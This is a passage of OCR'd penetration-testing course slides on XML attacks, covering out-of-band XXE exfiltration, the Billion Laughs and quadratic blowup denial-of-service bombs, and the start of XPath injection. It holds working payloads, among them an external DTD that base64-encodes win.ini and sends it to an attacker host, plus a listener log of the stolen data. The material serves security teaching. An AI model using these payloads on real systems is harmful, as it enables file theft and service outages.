
The attacks we have seen up to this point have something in common; in order to correctly exploit the vulnerability and read the targeted content, the **application must expose XML contents** after the exploitation.

We are now going to see an Out-Of-Band (OOB) technique that we can use when we want to extract file contents without any direct output. The technique was introduced by Yunusov & Osipov @Black Hat EU2013. Let's see an example on the next slide.

https://media.blackhat.com/eu-13/briefings/Osipov/bh-eu-13-XML-data-osipov-slides.pdf

9.3.4 Out-Of-Band Data Retrieval

OOB via HTTP



XML Sent

```
<?xml version="1.0"?>
<!DOCTYPE foo [
    <!ENTITY % EvilDTD SYSTEM "http://hacker.site/XML/XXE/evil_oob.dtd">
    %EvilDTD;
    %LoadOOBEnt;
    %OOB;
]>

<message>
    …
    <body>Hello world!</body>
    …
</message>
```

evil_oob.dtd

```
<!ENTITY % resource SYSTEM "php://filter/read=convert.base64-
encode/resource=file:///c:/windows/win.ini">
<!ENTITY % LoadOOBEnt "<!ENTITY &#x25; OOB SYSTEM 'http://xxe.hacker.site:2108/?p=%resource;'>">
```

Server listener

Base64 encoded resource content

% is not allowed, so let's encode it! (&#39 is the same)

9.3.4 Out-Of-Band Data Retrieval

To assist in the exploitation of this technique, joernchen of Phenoelit has created xxeserve.

This is a tiny Sinatra app that runs a server which is useful in collecting data sent out of band.

https://github.com/joernchen/xxeserve

9.3.4 Out-Of-Band Data Retrieval


OOB via HTTP using XXEServe

XML Sent


```
<?xml version="1.0"?>
<!DOCTYPE foo [
    <!ENTITY % EvilDTD SYSTEM "http://hacker.site/XML/XXE/evil_oob.dtd">
    %EvilDTD;
    %LoadOOBEnt;
    %OOB;
]>

<message>
    …
    <body>Hello world!</body>
    …
</message>
```

evil_oob.dtd

```
<!ENTITY % resource SYSTEM "php://filter/read=convert.base64-
encode/resource=file:///c:/windows/win.ini">
<!ENTITY % LoadOOBEnt "<!ENTITY &#x25; OOB SYSTEM 'http://xxe.hacker.site:2108/?p=%resource;'>">
```



```
root@kali:/home/ohpe/tools/xxeserve# ruby xxeserve.rb
== Sinatra/1.4.5 has taken the stage on 2108 for development with backup from Thin
>> Thin web server (v1.3.1 codename Triple Espresso)
>> Maximum connections set to 1024
>> Listening on xxe.hacker.site:2108, CTRL+C to stop
192.168.136.1 - - [07/Aug/2014 16:50:20] "GET /?p=OyBmb3IgMTYtYml0IGFwcCBzdXBwb3J0DQpbZm9udHNdD
QpbZXh0ZW5zaW9uc10NClttY2kgZXh0ZW5zaW9uc10NCltmaWxlc10NCltNQ0kgRXh0ZW5zaW9ucy5CQUtdDQozZzI9TVBF
R1ZpZGVvDQozZ3A9TVBFR1ZpZGVvDQozZ3AyPU1QRUdWaWRlbw0KM2dwcD1NUEVHVmlkZW8NCmFhYz1NUEVHVmlkZW8NCmF
kdD1NUEVHVmlkZW8NCmFkdHM9TVBFR1ZpZGVvDQptMnQ9TVBFR1ZpZGVvDQptMnRzPU1QRUdWaWRlbw0KbTJ2PU1QRUdWaW
Rlbw0KbTRhPU1QRUdWaWRlbw0KbTR2PU1QRUdWaWRlbw0KbW9kPU1QRUdWaWRlbw0KbW92PU1QRUdWaWRlbw0KbXA0PU1QR
UdWaWRlbw0KbXA0dj1NUEVHVmlkZW8NCm10cz1NUEVHVmlkZW8NCnRzPU1QRUdWaWRlbw0KdHRzPU1QRUdWaWRlbw0K HTT
P/1.0" 200 - 0.0028
```




You’ve been studying quite intently. We recommend taking a quick break and come back refreshed, as you have more labs and content coming up. ^_^

Hera Lab #2

XML External Entities (XXE)

In the XML eXternal Entities Injection labs, you will learn how to exploit this kind of vulnerability, overcoming difficulty levels of increasing complexity. Note, the first levels are easy but are fundamental to build the advanced exploitation required in the final levels.



Sign in with Caendra

Caendra is the unified login for all eLearnSecurity services.

Don't have an account with us yet? Sign in here using Google or Linkedin

Sign up here if you don't want to use Google or Linkedin

Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To upgrade, click LINK.

9.4

XML Entity Expansion

9.4 XML Entity Expansion

In addition to XXE, another attack that uses the capabilities of XML DTDs to create custom entities is XML Entity Expansion (XEE).

The key difference between these attacks is their goal: XEE is a Denial Of Service attack.

9.4.1 Recursive Entity Expansion

The best way to introduce this type of DoS is by presenting the most well-known XEE attack: the "`Billion laughs`".

The attack exploits XML parsers into exponentially resolving sets of small entities. This is done in order to explode the data from a simple `lol` string to a billion `lol` strings.

9.4.1.1 Billion Laughs Attack

Bomb!

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
    <!ENTITY lol "lol">
    <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
    <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
    <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
    <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
    <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
    <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
    <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
    <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
    <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>

<lolz>&lol9;</lolz>
```

1,000,000,000

&lol9; = lol x 10^9

&lol8; = lol x 10^8

&lol7; = lol x 10^7

&lol6; = lol x 10^6

&lol5; = lol x 10^5

&lol4; = lol x 10^4

&lol3; = lol x 10^3

&lol2; = lol x 10^2

&lol1; = lol x 10

9.4.1 Recursive Entity Expansion

As you can see, this attack requires an exponential amount of space. According to Microsoft reports, this can grow to approximately 3GB of memory.

That's quite a large amount of memory utilization and obviously quite devastating!

http://msdn.microsoft.com/en-us/magazine/ee335713.aspx

9.4.2 Generic Entity Expansion

Another type of DoS attack is the `Quadratic Blowup Attack`.

While `Billion Laughs` requires a recursive entity expansion approach, this one is based on a custom entity string containing an extremely long value.

9.4.2.1 Quadratic Blowup Attack

```
<?xml version="1.0"?>
<!DOCTYPE strings [<!ENTITY looong "CRAZY_SUPER_SUPER_LONG_LONG_STRING">]>
<strings>
    <s>Let's create a &looong; &looong; string:
&looong;&looong;&looong;&looong;&looong;&looong;&looong;
    &looong;&looong;&looong;&looong;&looong;&looong;&looong;&looong;
    &looong;&looong;&looong;&looong;&looong;&looong;&looong;&looong;
    &looong;&looong;&looong;&looong;&looong;&looong;&looong;&looong;
    And keep it going...
    &looong;&looong;&looong;&looong;&looong;&looong;&looong;
    and going...
    </s>
</strings>
```

9.4.3 Remote Entity Expansion

Of course, we can move the entities definition from the local DTD to an external one. This can be seen as a way to obfuscate the malicious attack in an innocuous request.

```
<?xml version="1.0"?>
<!DOCTYPE results [
    <!ENTITY crazystuff SYSTEM "http://hacker.site/entitydos.xml">
]>
<results>
    <result>Check it out: &crazystuff;<result>
</results>
```

Video #1

Advanced XEE Exploitation


In this video, we will show you scenarios of exploiting XEE vulnerability.

**Videos are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the resources drop-down in the appropriate module line. To upgrade, click LINK.*

Hera Lab #3

XML Entity Expansion (XEE)

During these labs, the student will learn how to exploit XML Entities eXpansion overcoming increasingly difficult levels. The initial levels are easy but fundamental to build the advanced exploitation required in the final levels.



Sign in with Caendra

Caendra is the unified login for all eLearnSecurity services.

Don't have an account with us yet? Sign in here using Google or LinkedIn

Sign up here if you don't want to use Google or LinkedIn


**Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To upgrade, click LINK.*

9.5

XPath Injection

9.5 XPath Injection

While discussing XML languages, there is no doubt you've heard about XPath, at least once! The XML Path Language is a masterpiece in the XML query language panorama and must be both known and understood before playing with other parallel languages, such as XQuery, XSLT, Xlink, and XPointer.



Source> https://www.w3schools.com/xml/xpath_intro.asp

9.5 XPath Injection

Informally, XPath is regarded as the SQL for querying XML databases.

Despite the fact that the above is not completely correct, these languages do share untrusted input. This is one of the main reasons that attacks such as SQL Injection and XPath Injection have become so prevalent.

9.5.1 XPath Recap

XPath allows us to navigate around the XML tree structure so that we can retrieve a list of nodes, an atomic value, or any sequence allowed by the data model that respects the searching criteria.

To date, XPath is W3C recommendation at version 3.1 and since the initial release of version 1.0, many significant upgrades have been made. Many of these are extremely useful for our "hacking" purposes!

https://www.w3.org/TR/2017/REC-xpath-31-20170321/

9.5.1 XPath Recap

The primary evolution of the standard occurred during the transition from version `1.0` to `2.0`. There were some key changes to concepts, definitions, and functionalities that are worth noting.

Let's see some of them in the coming slides.

9.5.1.1 XPath 1.0 vs. 2.0

New Operations and Expressions on Sequences

In XPath 2.0, one of the most significant keywords is SEQUENCE. Understanding what sequences are is fundamental to an understanding of XPath 2.0.

Many of the new functions and operations introduced are designed to work with sequences.

http://www.w3.org/TR/xpath-functions/

9.5.1.1 XPath 1.0 vs. 2.0

New Operations and Expressions on Sequences

Sequence can be defined as:

> *"A sequence is an ordered collection of zero or more items. An item is either a node or an atomic value. A node is an instance of one of the node kinds defined in Data Model."*

Basically, every **XPath expression returns a sequence**. This is an ordered grouping of atomic values or nodes with duplicates permitted!

http://www.w3.org/TR/xquery/#dt-sequence

9.5.1.1 XPath 1.0 vs. 2.0

New Operations and Expressions on Sequences

Additionally, a plethora of useful functions and operations for numeric values, strings, Boolean, etc. have been introduced.

Let’s check out some examples.

9.5.1.1 XPath 1.0 vs. 2.0

New Operations and Expressions on Sequences: Function on Strings

`upper-case` and `lower-case` are useful during the detection phase, especially if we don't know the `XPath` version used. If we are able to produce a positive output, then the function exists, therefore making it version 2.0. If a negative output is produced, then it is version 1.0:


```
/Employees/Employee[username="$_GET['c']"]
```

```
Ohpe" and lower-case('G')="g
```

9.5.1.1 XPath 1.0 vs. 2.0

New Operations and Expressions on Sequences: Function Accessors

`base-uri` is a function useful in detecting properties about URIs. For example, calling this function without passing any argument allows us to potentially obtain the full URI path of the current file.



```
base-uri()
```

```
file:///path/to/XMLfile.xml
```

9.5.1.1 XPath 1.0 vs. 2.0

New Operations and Expressions on Sequences: FOR Operator

One of the most powerful operators introduced with `v2.0`, is used in processing sequences and known as **`for`**. It enables iteration (looping) over sequences, therefore returning a new value for each repetition. The following `XPath` expression retrieves the list of usernames:

```
for $x in /Employees/Employee return $x/username
```

9.5.1.1 XPath 1.0 vs. 2.0

New Operations and Expressions on Sequences: Conditional Expression

Another newly introduced and equally powerful operator is the conditional expression `if`, as we can see below:

```
if ($employee/role = 2)
   then $employee
   else 0
```

9.5.1.1 XPath 1.0 vs. 2.0

New Operations and Expressions on Sequences: Regular Expression


Another useful improvement involves the ability to use Regular Expression syntax for pattern matching using the keywords `matches`, `replace`, or `tokenize`.

These functions used in conjunction with conditional operators and other quantifiers are great toolkits for attackers!

9.5.1.1 XPath 1.0 vs. 2.0

New Operations and Expressions on Sequences: Assemble/Disassemble Strings

Two other useful functions are: **`codepoints-to-string`** and **`string-to-codepoints`**. They allow us to convert a string into a sequence of integer and respectively, from a sequence of integer returns a string:



(9412,104,112,9428
)

codepoints-to-string((9412, 104, 112, 9428))

string-to-codepoints("ⓟhpⓔ")

ⓟhpⓔ

9.5.1.1 XPath 1.0 vs. 2.0

Data Types

The first version of XPath supported four data types: Number (floating-point), String, Boolean and Node-set.

v2.0 introduced support for all simple primitive types built into the XML schema in addition to 19 simple types, such as dates, URIs, etc.

9.5.1.1 XPath 1.0 vs. 2.0

Data Types

■ ur types

▨ built-in primitive types

